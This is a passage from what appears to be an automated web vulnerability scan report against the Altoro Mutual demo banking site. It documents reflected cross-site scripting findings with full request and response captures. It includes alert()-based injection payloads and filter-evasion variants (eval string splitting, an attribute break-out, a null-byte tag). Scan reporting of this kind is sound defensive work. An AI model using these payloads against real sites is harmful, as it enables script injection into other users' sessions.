&email_addr=753+Main+Street&subject=1234&comments=1234&submit=+Submit+

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7207
Date: Sun, 02 Apr 2023 05:20:09 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
```

```
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
   <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="C
...
...
...

  <div class="fl" style="width: 99%;">

   <h1>Thank You</h1>

   <p>Thank you for your comments, jsmith<iframe src=javascript:alert(1943) .  They will be reviewed by our Customer Service staff and given the full
attention that they deserve.

   However, the email you gave is incorrect (753 main street) and you will not receive a response.

  </p>
...
...
...
```

Issue 5 of 9

Issue ID:	4109443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/search.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/search.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.1
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 5 of 9 - Details

Difference: **Parameter** query manipulated from: 1234 to: 1234%3Cscript%3Ealert%28281%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET /search.jsp?query=1234%3Cscript%3Ealert%28281%29%3C%2Fscript%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
```

```
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7036
Date: Wed, 16 Jul 2025 08:13:10 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><
...
...
...

  <h1>Search Results</h1>

  <p>No results were found for the query:<br /><br />

  1234<script>alert(281)</script>

  </div>
    </td>
</div>
...
...
...
```

Issue 6 of 9

Issue ID:	5f09443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/index.jsp
Domain	demo.testfire.net
Element	content (Parameter)
Path	/index.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.1
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 6 of 9 - Details

Difference: **Parameter** content manipulated from: inside_contact.htm to:
inside_contact.htmgg%3Cscript%0A%3Eeval%28%27ale%27%2B%27rt%27%2B%27%28%2795%27%29%27%29%3C%2Fscript%3Egg

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET
/index.jsp?content=inside_contact.htmgg%3Cscript%0A%3Eeval%28%27ale%27%2B%27rt%27%2B%27%28%2795%27%29%27%29%3C%2Fscript%3Egg HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7004
Date: Wed, 16 Jul 2025 08:13:59 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
```

```
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <
...
...
...




   <p>Failed due to The requested resource (/static/inside_contact.htmgg<script
>eval('ale'+'rt'+'('95')')</script>gg) is not available</p>

    </td>

...
...
...
```

Issue 7 of 9

Issue ID:	e009443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/util/serverStatusCheckService.jsp
Domain	demo.testfire.net
Element	HostName (Parameter)
Path	/util/serverStatusCheckService.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 7 of 9 - Details

Difference: **Parameter** HostName manipulated from: AltoroMutual to:
AltoroMutual%3Cscript%3Ealert%282343%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutual%3Cscript%3Ealert%282343%29%3C%2Fscript%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="100"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
sec-ch-ua-platform: "Windows"
```

```
Accept: */*
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/status_check.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 87
Date: Sun, 02 Apr 2023 05:20:26 GMT



{
 "HostName": "AltoroMutual<script>alert(2343)</script>",
 "HostStatus": "OK"
}
```

Issue 8 of 9

Issue ID:	400a443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 8 of 9 - Details

Difference: **Parameter** query manipulated from: Enter title (e.g. Watchfire) to:
Enter+title+%28e.g.+Watchfire%29%22+onMouseOver%3Dalert%282699%29%2F%2F

Reasoning: The test successfully embedded a script in the response, which will be executed once the user activates the OnMouseOver function (i.e., hovers with the mouse cursor over the vulnerable control). This means that the application is vulnerable to Cross-Site Scripting attacks.

Test Requests and Responses:

```
GET /bank/queryxpath.jsp?content=queryxpath.jsp&query=Enter+title+%28e.g.+Watchfire%29%22+onMouseOver%3Dalert%282699%29%2F%2F
HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/queryxpath.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5658
Date: Sun, 02 Apr 2023 05:20:43 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >


<head>
```

```
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">
   <h1>Search News Articles</h1>
   <form id="QueryXpath" method="get" action="https://demo.testfire.net/bank/queryxpath.jsp">
    Search our news articles database
     <br /><br />
    <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
    <input type="text" id="query" name="query" width=450 value="Enter title (e.g. Watchfire)" onMouseOver=alert(2699)//"/>
    <input type="submit" width=75 id="Button1" value="Query">
     <br /><br />
   News title not found, try again



...
...
...
```

Issue 9 of 9

Issue ID:	5e0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	lang (Parameter)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 9 of 9 - Details

Difference: **Parameter** lang manipulated from: international to: international%3C%00script%3Ealert%282806%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET /bank/customize.jsp?content=customize.jsp&lang=international%3C%00script%3Ealert%282806%29%3C%2Fscript%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/customize.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5595
Date: Sun, 02 Apr 2023 05:20:48 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
    </td>
   </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>
```

```
  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      <b>I WANT TO ...</b>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
         <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
         <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

         <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
         <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
      </ul>

   </td>
<!-- MEMBER TOC END -->
   <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>

  <form method="post">
   <p>
   Current Language: international< script>alert(2806)</script>
   </p>

   <p>
   You can change the language setting by choosing:
   </p>
   <p>
   <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
   <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
   </p>
  </form>

  </div>
   </td>
...
...
...
```

Go to Table of Contents

M DAST: Autocomplete HTML Attribute Not Disabled for Password Field 3

How to Fix: Autocomplete HTML Attribute Not Disabled for Password Field

Issue 1 of 3

Issue ID:	9007443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/apply.jsp
Domain	demo.testfire.net
Element	apply.jsp (Page)
Path	/bank/apply.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	522

Issue 1 of 3 - Details

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.
Test Requests and Responses:

```
GET /bank/apply.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5710
Date: Sun, 02 Apr 2023 05:21:10 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
